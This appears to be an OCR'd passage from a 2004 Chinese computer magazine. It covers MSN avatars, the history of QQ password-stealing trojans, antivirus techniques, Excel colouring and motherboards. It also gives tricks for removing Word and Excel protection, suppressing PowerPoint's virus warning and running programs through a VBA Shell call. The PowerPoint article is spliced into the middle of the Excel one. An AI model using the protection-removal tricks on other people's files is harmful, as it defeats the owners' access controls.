答：此时可以用美萍VOD系统的“分布式存储播放”功能。把电影分别放在不同的机器上。通过共享方式把这些电影共享出来，在VOD中添加节目时选择“通过网上邻居共享点播节目”，这样VOD服务器就只起到一个桥梁的作用，真正播放的时候只有客户机和存放电影的节目机之间发生联系了。

3．为什么点播某些节目时系统会提示下载，或者打开一个空白页面？

答：这是因为客户机上没有安装播放该媒体文件所需要的相关软件。推荐在客户机上安装RealPlay 8.0 Plus和Windows Media Player 7以上的播放软件。

CF [SY10]

看点 利用“画图”工具制作 MSN Messenger 头像的两种方法

小工具也有大智慧

——巧用“画图”制作MSN头像

■周明宸 马赛克



如今，使用 MSN Messenger 的朋友大都会给自己设置个性头像，它就像是 MSN 上的免费 QQ 秀。不同之处在于，如果你希望朋友们能看到你的样子，就可以把自己的照片放在上面；如果希望用 MSN 表达今天的心情，放个富有表现力的卡通表情也是不错的选择……总之，MSN 的头像用起来更加灵活，更有个性，加上 MSN Messenger 的“即时更新”(即你在更改昵称和头像之后，你的朋友们会立刻自动更新你的资料)功能，使得 MSN 头像成为了一个绝佳的个性展示区。

然而，如何 DIY 出属于你自己的 MSN 头像，而不仅仅是使用 MSN Messenger 附带的那几枚枯燥的图片呢？或许你正看着别人的 MSN 头像羡慕不已，或许你正愁不知道如何把自己喜欢的图片加工为 MSN 头像，那么现在就来看看个性 MSN 头像的 DIY 方法吧。而且，你完全不用为你的制图功底担心，所谓“工欲善其事，不必利其器”，什么 Photoshop、Fireworks 全都靠边站，我们需要使用的制图软件仅有一款，那就是 Windows 自带的“画图”工具！难以置信吗？继续往下看吧……

你知道吗？

为什么很多人的MSN头像看上去都有“锯齿”？

细心的朋友不难发现，很多人的MSN头像看上去都有锯齿状的毛边(见图1)，这是怎么回事呢？原来 **MSN 头像的大小是有固定尺寸的，即 96×96**，如果你把超过这个尺寸的图像设为MSN头像，程序就会自动把图片缩至 96×96，由于MSN的缩图功能较弱，于是便出现了“锯齿”。解决该问题的最好办法就是把图片尺寸事先加工到 96×96，这样就不会有程序缩图的问题，也就彻底消灭“锯齿”了。



图1 本来是珠圆玉润的小企鹅，因为“锯齿”太多而破坏了形象，已经变成小刺猬啦

盗亦有道，你的头像我要用

看到了别人的可爱头像，自己也想拥有，那么，“盗窃”他的头像吧，方法很简单。

Step 1 在和某人聊天的时候，按下“PrintScreen”键截取屏幕，打开画图程序，执行“编辑→粘贴”命令，这样刚才截取的屏幕图像就已经在工作区中了(见图2)。



图2 工作区中将显示出整个桌面

Step 2 直接粘贴进来的图像，大小显然是不合适的。选择左侧工具栏中的“选取”工具 ⬚ ，然后沿着对方头像的边缘，拉出一个选取框(见图3)。



图3 拉框后可以利用周围的8个拖动柄进行微调

Step 3 选择对方头像后，按 Ctrl+C 复制选区，然后再按 Ctrl+V 粘贴一下，你就会发现选取的图像已经出现在左上方了(见图4)。



图4 图像粘贴后会默认出现在工作区左上角

谁来保护网友？—— QQ 病毒与反病毒发展漫谈

■ 瑞星 张晓兵

1.偷窥的第一代

第一代QQ病毒主要是以偷窃用户QQ聊天记录为目的，它们会通过发邮件或伪装成文件来诱骗用户运行。病毒运行后就会寻找QQ软件的聊天记录文件，并偷偷把这些记录发到指定邮箱，病毒作者只要定期到该邮箱中收取邮件，就能看到其他QQ用户的聊天记录了。

解决方案: 对付这类病毒的技术就是通常的病毒查杀技术，由于这类QQ病毒都是采用木马病毒的编程技术，杀毒软件无需专门对这类病毒进行特别处理，只是在病毒捕获时对这类偷记录的病毒进行特别的“关注”就可以了。

2.狠毒的第二代



第二代QQ病毒是以偷盗QQ号码为目的，它会在桌面上建立一个与QQ图标相同的快捷方式，当用户点击该快捷方式后，就会出现一个虚假QQ登录框，用户通过它登陆，病毒就会将用户的QQ号码和密码信息发送到指定邮箱。这类病毒典型的是QQ骗子(Hack.QQ2000.Trick)和QQ窃手(Worm.Gop.3)病毒。

解决方案: 虽然第二代QQ病毒仍然是采用木马病毒的编写技术，但反病毒技术却前进了一步，主要是因为出现了纯软件的个人防火墙系统，个人防火墙系统主要是对网络上的攻击进行防御。于是，病毒查杀加个人防火墙的整体技术就成为了第二代QQ反病毒技术。

3.恶意的第三代

2002年后，出现了以给在线聊天用户发送虚假信息为目的的第三代QQ病毒。这类病毒运行时会查找QQ软件用户的聊天窗口，向正在聊天的好友发送病毒网页链接，而感染病毒的用户根本看不到这种病毒消息的发送，对方如果点击该链接地址，就会进入病毒作者的网站，然后中毒。代表病毒就是现在非常流行的“QQ尾巴”病毒。

解决方案: 第三代QQ反病毒技术是以监控与插件技术为主，监控技术会在系统上层拦截病毒，插件技术则会工作在底层，在病毒传播之前将病毒截获，这种技术一旦成熟，不但能防止QQ软件的病毒，还可以解决掉和它工作原理类似的P2P软件的安全问题。 CF [FH01]

没有杀毒软件的防护网

■ 河北 靳苑

虽然病毒越来越猖獗，但还是有很多朋友的电脑中没有安装杀毒软件，那么如何在没有杀毒软件的电脑上防毒呢？而且杀毒软件的扫描速度太慢了，更可恼的是有时还无法查出新病毒或查出来而无法清除(如遇到无法清除的情况，可以试着进入安全模式杀毒)。如果你用的系统是Windows 9x，则可以试试下面的方法。

1.“超级兔子注册表优化”的备份功能

病毒特征: 很多病毒和木马都是随系统自动运行才能“作乱”的，比如I LOVE YOU、冰河、网络神偷等病毒都有这一特性。

解决方案: 对于有以上特点的病毒，我们只要在系统正常时备份一个注册表，等发现系统异常时，不管是不是中毒了，还原这个备份好的注册表就万事大吉了(有时要到“安全模式”下进行还原)。在这里推荐使用“超级兔子注册表优化”(http://nj2.onlinedown.net/down/regopt495_setup.exe)，“超级兔子注册表优化”不仅可以备份注册表，还能将“System.ini”和“Win.ini”一起进行备份。这样可以最有效地保护电脑(还原注册表后要重启电脑才会生效)。

2.巧用WinRAR的自解压缩包功能

病毒特征: 有些针对Windows 9x系统的病毒是利用修改C盘根目录下的“Autoexec.bat”、“IO.SYS”及“MSDOS.SYS”文件来实现自动运行的。

解决方案: 在无毒状态下，用WinRAR将“Autoexec.bat”、“IO.SYS”及“MSDOS.SYS”做成自解压文件“CDOS.EXE”，出现问题时先运行这个“CDOS.EXE”就可解决问题。

第一步：在“资源管理器”中选中并右击这三个文件(要先显示隐藏文件)，点击“添加到压缩文件”。

第二步：在弹出的对话框中勾选“创建自解压格式压缩文件”，在“压缩文件名”下的文本框内输入“CDOS.EXE”，然后切换到“高级”标签，点击“自解压选项”按钮。

第三步：将“高级自解压选项”窗口中的“解压路径”设置为“C:\”，然后在“模式”标签下勾中“全部隐藏”和“覆盖所有文件”。

第四步：点击“模块”标签，选中“Dos.SFX”，点击“确定”完成。

这样如果以后中了病毒，只要在启动时先按下F8，进入DOS，输入CDOS.EXE，即可恢复文件，然后再进入安全模式，使用“超级兔子注册表优化”完成注册表的恢复即可。

3.用第三方浏览器解决修改IE主页的恶意网页病毒

病毒特征: 很多病毒网站都会修改IE的默认主页，让你一打开IE就会自动链接到该主页上，下载木马病毒。

解决方案: 对于这种情况，我们可以使用一些第三方浏览器的启动功能，来解决这个问题，比如GreeBrowser、MyIE2、MwIE等等，由于这些浏览器在打开时都不会打开任何页面，所以你也不必害怕会链接到病毒主页上。

小编有话说: 虽然病毒经过上面的方法处理后仍存在于你的硬盘中，但其已经无法运行，但这毕竟是一些临时性解决方案，所以有了时间还是用杀毒软件进行查杀比较好。 CF [FH02]

看点 虽然你对杀毒软件已经很熟悉了，但它们的工作原理又是什么？凭什么绝技从成千上万的文件中快速捕获有毒文件的呢？

杀毒软件的三把武器

■河北 无风

当电脑感染病毒时，你用什么杀毒软件呀？现在杀毒软件一大堆，想不想知道它们都是利用了什么方法来“杀毒”的呢？这里就给大家介绍三位神秘的剑客，无论是什么样的杀毒软件，必有其一是执牛耳者。

1.特征码大师

从20世纪80年代起，由于电脑病毒危害越来越大，出现了根据病毒本身一段特殊的代码进行辨识的技术，由此来确定病毒本身及检测并杀除病毒。这是早期反病毒技术所采用最多的也是最有效的方法：特征码验证法。

工作原理：首先要知道若干已知病毒的特征码，即在病毒程序中，找出其特有的程序编码，这段编码被称为该病毒的特征码。再将这些病毒特征码存入一个文件中，形成病毒库文件。在扫描电脑文件时，将每一个文件的内容同病毒库文件中的内容进行比较、检验，如果发现有相同或相似部分，那么就会得出结论：系统已感染病毒！而后提示杀除病毒，即将文件中相应代码删除，完成病毒查杀过程。

如果你还没有明白，那么可以这样理解：病毒就像警察记录在案的罪犯，因为他们同样也是人（就像病毒也是程序一样），所以为了能够抓到他们，必须还要记录下他们的特别之处，比如：眼中间有颗痣，头发稀少等（越详细、越特别越好），这样警察才能根据这些明显的特征从成千上万的人中快速找到罪犯。

特征码验证法简单有效，但缺点是不能检测病毒库文件中没有记录的那些变种病毒或新病毒（就像罪犯整了容），因此必须及时“升级”病毒库文件，不断加入新的病毒特征代码，否则只能望毒兴叹，无计可施了。另外，病毒库文件还会随着新病毒特征代码的增加而不断扩大，从而引起查毒效率下降。但作为查杀病毒的一种有效方法，这种方法至今仍被广泛采用。现在几乎所有的杀毒软件都使用这种方法进行杀毒。

2.汇总验证神枪手

电脑中的文件或程序被病毒感染后，其相应文件大小和日期会发生改变，比如“红色结束符”病毒，感染系统后，会将病毒代码添加到系统文件夹的“folder.htt”文件中，此时该文件的大小和日期就会被改变。

工作原理：首先将系统中某些（或所有）容易被病毒感染的文件，比如EXE可执行文件、COM命令文件、DLL动态链接库文件和INI配置文件进行一次汇总统计，并将统计结果记录成一个文件，一段时间后再次对系统进行汇总统计，并与上次保存的记录进行比较查对，如两次汇总结果一样，则说明系统正常，否则就报告系统已经感染病毒。另外在病毒特征资料的帮助下，还可以对系统中检测出来的病毒进行杀除。比如世界著名的诺顿病毒防火墙就是利用这种方法来检测和杀除病毒的。

汇总验证法最强大的地方在于其能查出新的未知病毒，而且基本百发百中，毕竟被病毒更改后的文件连大小和日期都会发生改变。但缺点也是明显的，即误报率很高，想一想，自己改了系统中某个文件后，却被告知系统感染病毒，弄得自己惶惶不可终日，而且在病毒资料库文件中没有相应病毒记录时，则其只能查而不能杀，很是遗憾。

汇总验证也是一个比较常用的方法，就是用几个特征累计到一起然后匹配，这样在查杀一些有多种症状的病毒时，用汇总验证的方法，可以更准确地进行查杀。

3.结果检测专家

谁都知道，电脑病毒的最终目的是破坏、瘫痪系统。无论哪种病毒，无论其是否发作，或需要一段较长的潜伏时间，只要感染了系统，目的无一例外是“破坏”！对于层出不穷的新病毒，光靠已知的病毒特征码来检测显然力不从心，那么有没有更好的方法吗？这就是结果检测。

工作原理：在电脑内存中虚拟一个系统，这个系统仅仅是原系统各个文件逻辑关系的映像，即原系统逻辑意义上的克隆体，就好像是和原系统一模一样的另外一台电脑。然后在这个虚拟的系统中执行这个疑为病毒的程序，通过对结果的检测和分析，查出利用特定条件来触发的病毒本体，最后清除病毒。这样，不但可以检测未知病毒，还可以检测已知病毒的各种变体。这是一种很智能化的病毒查杀技术。

虽然结果检测有许多优点，但由于其对内存需求极大而未被普遍使用，这是其主要缺点。除了对系统内存有很高的要求外，还有赖于电脑智能化技术的发展。

现在大家肯定明白杀毒软件是如何检测病毒并将其“杀除”的方法了吧？是不是很容易理解？要知道，当前的反病毒软件无论其如何变化，都离不开上面介绍的三种技术模式。尤其是第一种，即靠特征码来查杀病毒的方法，由于其效率高，对硬件要求低，一直以来都是各大杀毒软件的首选方法。随着技术的发展，杀毒软件将越来越向智能化的方向发展，这一点，我们拭目以待。

CF [FH03]

看点 利用Excel的“工作表函数”和“条件格式”功能，打造色彩缤纷的工作表，提高工作表的可读性。

给表格点颜色看看

■ 安徽 陈秀峰



图2

每天面对黑白两色的枯燥表格，即使是再有耐心的人也难免感到枯躁，那么，为什么不为表格增添一些色彩呢？如果你也像学校的老师那样需要制作成绩表，或不得不提交财务统计报表，那么，为不同种类的数据套上不同的颜色，不仅能让工作簿看上去更有活力，而且统计资料更直观，一目了然。比如，如果老师想知道某学年所有考试中优秀成绩所占的比例，就只需把所有85分以上的成绩“染”成红色，成绩分布状况就很直观了。但是，总不能手动去更改每个单元格的颜色吧，有没有更加自动化的方法呢？下面就以图1所示的一份成绩表为例，给表格一点颜色看看吧！

	A	B	C	D	E	F	G	H	I	J	K
1	某某中学初二(4)班成绩统计表										
2	学号	姓名		语文	数学	英语	政治	历史	地理	生物	总分
3	2004001	何岸洲	3	61.0	83.0	70.0	68.0	74.0	49.0	53.0	458.0
4	2004002	刘冰舟	7	60.0	75.0	70.5	57.0	62.0	76.0	73.0	473.5
5	2004003	琚长州	10	81.0	89.0	67.5	92.0	72.0	80.0	81.0	562.5
6	2004004	孙晨芸	5	77.0	94.0	80.5	75.0	57.0	50.0	69.0	502.5
7	2004005	陶诚雨	10	66.0	72.0	72.0	77.0	65.0	27.0	88.0	467.0
8	2004006	毕冬荧	7	65.0	88.0	72.0	66.0	72.0	77.0	86.0	526.0

图1

一、用不同颜色体现教学质量

老师常会根据学生各方面的综合表现情况，在心目中把学生划分成若干类型，如果直接在成绩表中写上“好、中、差”字符，难免会伤害学生们的自尊心，怎么办呢？我认识的一位老师告诉我，他们学校的老师都采取将不同类型学生的姓名设置成不同的颜色的办法，而对于这些颜色的含义，只有老师自己心中有数(不同的老师，对颜色的定义都不相同)。这样一来，不仅活跃了成绩表的界面，而且保护了学生的隐私。

但是，这样的设置却带来一个新的问题——如何统计同一颜色的学生人数呢？由于这种设置没有任何规律可循，所以无法直接用Excel内置的函数来统计。我们只能采取定义名称的方法，通过工作表函数“GET.CELL”，先获取代表不同颜色的数值，然后再进行统计。

Step 1 在姓名列右侧插入一个空白过渡列(如C列)，用于保存获取的颜色数值。

Step 2 选中C3单元格，执行“插入→名称→定义”命令，打开“定义名称”对话框(见图2)，输入一个名称(如“取色”)，然后在引用位置下面的方框中输入公式:=GET.CELL(24,Sheet1!B3)，点击“确定”按钮返回。

小提示

①被定义的名称支持中、西文字符，但不能与单元格名称(如B2等)一样。

②GET.CELL是Excel 4.0版本以前使用的函数，一直保留至今。但是，此类函数在后续版本中，只能在定义名称中使用，不能直接在工作表中使用。

Step 3 再次选中C3单元格，输入公式:=取色(前面定义的名称)，然后用“填充柄”将此公式复制到C列下面的单元格区域中，则相应的C列单元格中出现了不同的数字。

小提示

①上述返回的数字代表了相应单元格(此处为B列)第一个字符的颜色(如“3”代表“红色”，“5”代表“蓝色”等)。

②以后如果要修改某个学生姓名的字符颜色，要在单元格编辑状态下修改，否则公式不能自动更改返回结果。

③如果将上述定义名称公式改为:=GET.CELL(63,Sheet1!B3)，则可以返回相应单元格填充颜色的代表数值。

Step 4 有了这个数值后，统计相应颜色的学生人数就好办了(见图3)：选中D62单元格(保存统计结果的单元格)，输入公式:=COUNTIF($C$3:$C$60,C62)，然后用“填充柄”将上述公式复制到D63、D64、D65单元格中就行了。

62		红色	3	8
63		粉红	7	9
64		蓝色	5	13
65		绿色	10	28

图3

小提示

①C62至C65单元格中分别保存了相应颜色对应的数值(也可以用上述定义的名称公式来获得)。

②选中C列，右击鼠标，在随后弹出的快捷菜单中，选“隐藏”选项，即可将该列隐藏起来，这样既不影响统计结果，又不影响表格的正常打印。

统计出不同颜色学生人数后，老师又提出了新的问题：“如果我想让90分以上的单元格填为蓝色、80～90分之间的填为鲜绿色，低于60分的填为红色，其余不填色，怎么办呢？”由于老师的要求只包括三个条件，所以用“条件格式”解决此问题最为合适。

二、用不同颜色展示学生成绩

这里，由于需要设置的颜色是有规律的，我们可以通过Excel的“条件格式”功能，对单元格中的数值作出判

看点 关掉PowerPoint播放课件时的病毒提示，还PPT播放以清净。

我的PPT没病毒——禁用PowerPoint的病毒提示

■四川　冯小民

在PowerPoint课件中，如果用建立超级链接的方法调用外部程序，往往会在播放时出现“某些文件可能携带有病毒，损害您的计算机。请确认此文件的来源是否可靠”的提示(见图1)，虽然单击“确定”按钮仍然可以执行该程序文件，但在进行课件演示时出现这样的提示很让人讨厌。曾有文章说将PowerPoint中的宏安全性降低可以消除该提示，但实践证明是不可行的。



图1

下面介绍两种办法，可以让PowerPoint课件在播放时不再提示有病毒。

方法一:动作设置法

“动作设置”和“超级链接”的本质是相同的，都起到了通过打开超级链接的方式来调用程序的目的，但使用“动作设置”调用外部程序时，不会出现病毒提示对话框。



图2

具体做法是：在需要建立超级链接的对象上单击鼠标右键，选择“动作设置”，在“动作设置”对话框的“单击鼠标时的动作”下点击“运行程序”，然后浏览找到要调用的外部程序文件(见图2)。

断，然后根据判断的结果，为单元格(或其中的字符)填充(或设置)上不同的颜色，对数据加以区分。

Step1 同时选中D3至J60单元格区域(具体区域请根据实际情况确定)，执行“格式→条件格式”命令，打开“条件格式”对话框(见图4)。



图4

Step2 打开“条件1”处的第二个下拉菜单，选择“大于或等于”，然后在其右侧的文本框中输入数值“90”，再单击“格式”按钮，打开“单元格格式”对话框(见图5)，切换到“图案”标签下，选中“蓝色”选项后，点击“确定”按钮返回“条件格式”对话框。



图5

Step3 再单击“添加”按钮，然后仿照上面的操作，添加上“鲜绿色”和“红色”两种条件格式。

Step4 全部设置完成后，点击“确定”按钮返回，色彩缤纷的成绩表就展现在我们的面前了。

> 小提示
> 你也可以在“字体”标签下，给字符设置条件颜色。

“这样填充的颜色，能不能用上面定义名称的方法来统计呢？”老师又提出了新的问题。

用条件格式填充的颜色，不仅不能用上述定义名称的方法来统计，而且不能通过“格式”工具栏上的“填充颜色”按钮来修改。不过，由于这种填充颜色是根据确定的条件来设置的，可以用内置的函数直接来统计。

在图6所示的表单中，分别选中D67、D68、D69、D70单元格，依次输入公式:=COUNTIF(D3:D60,">=90")、=COUNTIF(D3:D60,">=80")-COUNTIF(D3:D60,">=90")、=COUNTIF(D3:D60,">=60")-COUNTIF(D3:D60,">=80")、=COUNTIF(D3:D60,"<60")，确认一下，我们需要的统计数据就显示到相应的单元格区域中了。

67		90分以上	0	23	0	12	8	4	4
68		80-90分	10	13	16	15	9	10	14
69		60-80	44	17	35	26	34	21	21
70		60分以下	4	5	7	5	7	23	19

图6

同时选中D67至D70单元格，用“填充柄”将上述公式复制到E67至J70单元格区域中，即可完成其他学科相应成绩学生人数的统计工作。

> 小提示
> 本文案例文档下载地址:http://www.newhua.com/cfan/200409/09bcjb.rar

CF [BG01]

小提示

①在“动作设置”对话框中，尽管可以点选“超级链接到”再从下拉列表中选择“其他文件”来选择要调用的程序文件，但这样做同样会在播放时弹出病毒提示，因此，这里一定要点击“运行程序”然后选择程序文件。

②如果要调用的是外部数据文件而不是程序，也不要使用“超级链接到→其他文件”的方式来打开，否则在播放课件时会弹出图3所示的提示，这也挺烦人的。要解决这个问题，可以先在“运行程序”下找到调用该文件的程序，然后在命令行后边跟上要打开的数据文件的位置和名称，如TXT文件一般用记事本来打开，则可以像图4那样设置，这样也可以避免弹出烦人的提示。



图3



图4

方法二:控件法

通过控件法可以调用任何外部程序而不会弹出上面提到的病毒提示等信息。以在PowerPoint课件中调用记事本(C:\Windows\notepad.exe)为例，步骤如下:

Step 1 执行“视图”菜单下的“工具栏→控件工具箱”，在课件中添加一个命令按钮(commandButton1)，右击该按钮，选择“属性”，在属性对话框中将其“Caption”属性修改成“打开记事本”(见图5)，其他属性可根据需要做适当设置。



图5

Step 2 双击该命令按钮，在工程窗口中按以下文本框中的代码(见图6)进行设置(注意:下面的粗斜体加底纹的文字是需要输入的，其余的则由系统自动给出)。

Step 3 按Alt+Q关闭工程窗口返回PowerPoint中，播放课件，点击该按钮即可调出记事本程序了。

```
Private Sub CommandButton1_Click()
Propath = "C:\Windows\notepad.exe"
CaPro = Shell(Propath, 1)
End Sub
```

图6

小提示

如果希望用该方法打开某个数据文件，必须保证在系统中具备了打开该数据文件的程序，然后在第二行等号后面的引号内将数据文件路径和名称跟在最后面，前面至少和程序文件空一格，如像“Propath = "C:\Windows\notepad.exe d:\1.txt"”这样，不能直接写成“Propath = " d:\1.txt"”，因为第三行的“shell()”的作用是调用程序而不是数据文件。经过巧妙的处理后，我们也可以在调用程序的同时打开数据文件。

通过上述两种方法，你的PPT播放是不是更清爽了？

CF [BG02]

看点 Word文档或Excel工作表被加密保护后，即使你忘记了密码，也可以解除保护，正常使用该文档。

突破办公文档保护线

在Word文档中使用了窗体时，需要执行“工具→保护文档”命令，将其保护起来才能使用窗体功能；在Excel工作表中，通常将包含公式的单元格锁定后，再通过执行“工具→保护→保护工作表”命令，将其锁定起来。在采取上述保护措施时，为了防止别人解除保护，通常在实施保护过程中，设置了密码。但如果自己忘记了密码，而又需要解除保护，那该怎么办呢？

一、解除Word文档的保护

方法一:插入文件法

启动Word 2003(其他版本请仿照操作，下同)，新建一空白文档，执行“插入→文件”命令，打开“插入文件”对话框，定位到需要解除保护的文档所在的文件夹，选中相应文档，单击“插入”按钮，将加密保护的文档插入到新文档中，文档保护被自动撤销。

方法二:文件另存法

打开保护的文档，执行“文件→另存为”命令，打开“另存为”对话框，将“文件类型”选定为“Word97-2003&6.0/95-RTF(*.doc)”，然后取名保存，关闭该文档。重新打开一下，执行“工具→取消文档保护”命令即可。

方法三:写字板法

启动写字板，打开保护的Word文档，另存为Word文档(或者直接复制其他的内容到Word文档中)，同样可以取消对文档的保护。

小提示

采用方法三时，可能会使窗体和文档中的图片等要素丢失。

二、解除Excel工作表的保护

方法一:复制粘贴法

启动Excel 2003，打开加密保护的Excel工作簿文档，选中相应的数据区域，执行一下“复制”操作，然后新建一个工作表，选中某个单元格，执行一下“粘贴”操作，则工作表的保护被撤销。

方法二:第三方软件法

如果加密者在保护工作表时设置了让使用者不能选中工作表中的单元格，则上述方法不能实现解除，可以采取此法:启动金山表格2003(其他能打开Excel表格的第三方软件也可)，打开相应的Excel文档，然后再将表格另存为Excel表格，那么相应的操作即被取消。

CF [BG03]

DELPHI 用电脑解决爱因斯坦难题

■ 河南　路明

文章链接:http://www.cfan.com.cn/11program/200409/ytjclz.htm (11 KB)

爱因斯坦在20世纪初出的这个谜语，题目是这样的:

1.在一条街上，有5座房子，喷了5种颜色。

2.每个房里住着不同国籍的人。

3.每个人喝不同的饮料，抽不同品牌的香烟，养不同的宠物。

提示:

1.英国人住红色房子

2.瑞典人养狗

3.丹麦人喝茶

4.绿色房子在白色房子左面

5.绿色房子主人喝咖啡

6.抽Pall Mall香烟的人养鸟

7.黄色房子主人抽Dunhill香烟

8.住在中间房子的人喝牛奶

9.挪威人住第一间房

10.抽Blends香烟的人住在养猫的人隔壁

11.养马的人住在抽Dunhill香烟的人隔壁

12.抽Blue Master的人喝啤酒

13.德国人抽Prince香烟

14.挪威人住蓝色房子隔壁

15.抽Blends香烟的人有一个喝水的邻居

问题是:谁养鱼？据说，98%的人答不出这道题！

这是一道很典型的逻辑推理题，对于此题使用表格方法，通过假设找出矛盾，从而得到正确答案，是比较快速的方法，但即使是这样，我见到的最快解出此题的人也用了十几分钟，那么电脑需要多久呢？答案是不到一秒钟！

如果让电脑完全按人类的推理来进行工作，那恐怕代码要写非常长，而且对于以后遇到类似的问题几乎没有什么参考价值。我们可以采用表格法进行递归穷举，利用电脑强大的计算能力加上一些不复杂的逻辑来实现它，但是对于5!的5次方超过248亿个可能性，计算量相当惊人。而采用按“国籍”、“饮料”、“色彩”、“香烟”、“宠物”五项信息依次对表格进行可能性填充，一旦不符合逻辑条件则立即中止对后面的信息进行判断，这样就可大大减少运算次数…… CF [CXG01]


C/C++ 换肤 程序的设计

■ 福建　严金妹

文章链接:http://www.cfan.com.cn/11program/200409/ysmcyc.htm (11 KB)

目前换肤的软件很多，但大都没有源代码。最近经过一段时间的学习和摸索，我终于实现了一段简单的程序。现在就举一个简单的例子并解释，教你如何利用这个技术给一个按钮控件换肤。举一反三，你就懂得如何对其他控件及整个界面进行换肤了。

首先看一下程序使用的两种不同皮肤的界面:



以前我们一直利用重载一个类的办法来实现丰富多彩的个性化控件，如GuiToolkit、CJ60LIB，都是这样的工具，使用起来还是要在程序中插入大量的语句，这样做既增加了程序的复杂性，又给程序的调试增加了难度。当然现在也有像SkinMagic、EasySkin这样的工具，只要在你的程序里添加两行代码就可以实现对常用控件的换肤，但这些工具都没有源代码，对于想学习开发的人来说实在没什么帮助。为了让大家都了解这项技术，我开发一个这样的程序，并公布源程序，可供有兴趣的朋友参考。

首先，要给一个程序换肤，我们必须给程序挂钩消息…… CF [CXG02]

释放团结的力量

——整整你的整合主板

■广东 Wincat 北京 希宇

几年前，整合芯片组是“低价、低能”的代名词，那时只有品牌电脑厂商才是整合主板的主顾，极差的性能和扩展性让不少DIYer对其嗤之以鼻，以至于后来用整合芯片组都成了DIYer攻击品牌电脑“低能”的重要根据。不过，经过几年的发展，整合芯片组在性能、稳定性等方面已能媲美独立型芯片组。同时，集成显示核心也已不是当年“只能玩小游戏”的小弟弟，像Radeon 9100 IGP、nForce2 IGP等整合芯片组的显示性能已大幅超过Radeon 9200 SE、GeForce 4 MX 4000这类瘸腿蛤蟆。可以这么说，目前整合芯片组的性能已能满足日常应用和日后升级的需求。不过，面对市场上林林总总的整合主板，我们该如何选择呢？又该如何优化整合芯片组呢？本文将全面解开你的疑问。

小知识

第一款整合芯片组

世界上第一款整合芯片组是Cyrix于1997年初发布的MediaGX(见图1)。MediaGX不同于现在的整合芯片组，因为它不但整合了显示核心和声卡，而且还整合了CPU。第一代的MediaGX的主频只有120MHz，而且集成的显示核心也仅支持2D加速。不过，MediaGX的价格却十分低廉。


图1

后来，MediaGX先后移入MMX和3DNow!指令集，工作频率被大幅提高，名字也改成了“Geode”。可惜的是，技术先行者往往得不到应有的回报，MediaGX小组已换过3次东家——NS于去年年中将其卖给了AMD。

整合芯片组逐个数

整合芯片组市场是块大肥肉，各大芯片组厂商都想在上面“咬”一大口！面对这么多的“觅食者”，我们该如何放亮自己的眼睛呢？

(1)四平八稳的Intel

Intel的特色一直是“四平八稳”，这也是为什么Intel的芯片组虽在功能上没有太多亮点，但仍能稳坐整合芯片组市场头把交椅的原因，毕竟能玩转电脑的人还是少数。尽管各芯片组厂商都标榜自己的产品具有不错的稳定性和兼容性，但从实际情况来看，Intel的芯片组仍在这两方面占有绝对优势(这也与主板厂商的鼎力支持有关)！

Intel整合芯片组的显示核心主要以Intel Extreme Graphics和Intel Extreme Graphics 2为主。Extreme Graphics 2引入了一种名为“Zone Rendering 2”的技术，Intel宣称可以提高内存使用效率。此外，Extreme Graphics 2还支持双通道DDR SDRAM内存，并且优化了重要的分级显存功能，同时允许用户使用独立显存。不过，正所谓“鱼和熊掌不可兼得”，这些新功能也带来了令人诟病的软件兼容性问题，这使得Extreme Graphics系列不太适合游戏应用。笔者认为，Extreme Graphics 2与Extreme Graphics相比最大的改进是工作频率由原来的100MHz提升至133MHz，这个改进才是Extreme Graphics 2的性能得以提升的主要原因！

代表芯片组

Extreme Graphics 显示核心:i845G(GL)

Extreme Graphics 2 显示核心:i845GV、i865G(GV)

我们的观点:向所有看重稳定性的用户推荐Intel的整合芯片组，尽管它不能提供最强大的性能(特别是3D性能)，但却能提供无与伦比的稳定性和易用性。

(2)尴尬的VIA

VIA似乎因Intel的授权官司而伤了元气，不但产品更新速度明显变慢，而且精品越来越少，非主力的整合芯片组就更明显了。针对台式机市场，笔者现在很难向你推荐VIA的整合芯片组，论性能它没有ATi和nVIDIA的产品强，论价格它没有SiS的产品低，论稳定性又没有Intel的产品好。也许，现在只有VIA的FANS才会选择它的整合芯片组。不过VIA的整合主板目前更多是向超小型系统(如:准系统)方向上发展，而非台式机。

VIA整合芯片组的显示核心主要以VIA ProSavage8、VIA UniChrome和UniChrome Pro为主。ProSavage8实际上就是Savage4的改进版本，它由Savage4的3D引擎+Savage2000的2D引擎组成，内置两条单周期单像素的像素管线，最多可共享32MB的内存作为显存，仅能硬件支持DirectX 6.0。Savage4性能和驱动程序本来就差，

ProSavage8 也不会好到哪里去，总体性能逊于 TNT2 M64。接下来，VIA 推出了 UniChrome 显示核心。从名称上看，UniChrome 似乎与 DeltaChrome 有某种血缘关系，实际上两者核心却有天壤之别。首先，UniChrome 系列并未内置 T&L 引擎，大多数工作仍要交由 CPU 完成。其次，UniChrome 系列只能硬件支持 DirectX 7.0，而不是 DeltaChrome 所能支持的 DirectX 9.0。尽管如此，UniChrome 的性能只是略逊于更强大的 Real256E。最近，VIA 又发布了 UniChrome 的升级版——UniChrome Pro。它在 UniChrome 的基础上将运行频率由原来的 166MHz 提升至 200MHz，并加入了一些用于优化视频播放效果的技术。

代表芯片组

ProSavage8 显示核心:P4M266(A)、KM266、PN266(T)、KM333

UniChrome 显示核心:KM400(A)

UniChrome Pro 显示核心:PM800、PM880

我们的观点:因为目前 VIA 芯片组整合主板精品较少，所以建议优先选择其他芯片组的主板。

(3)高性价比的 SiS

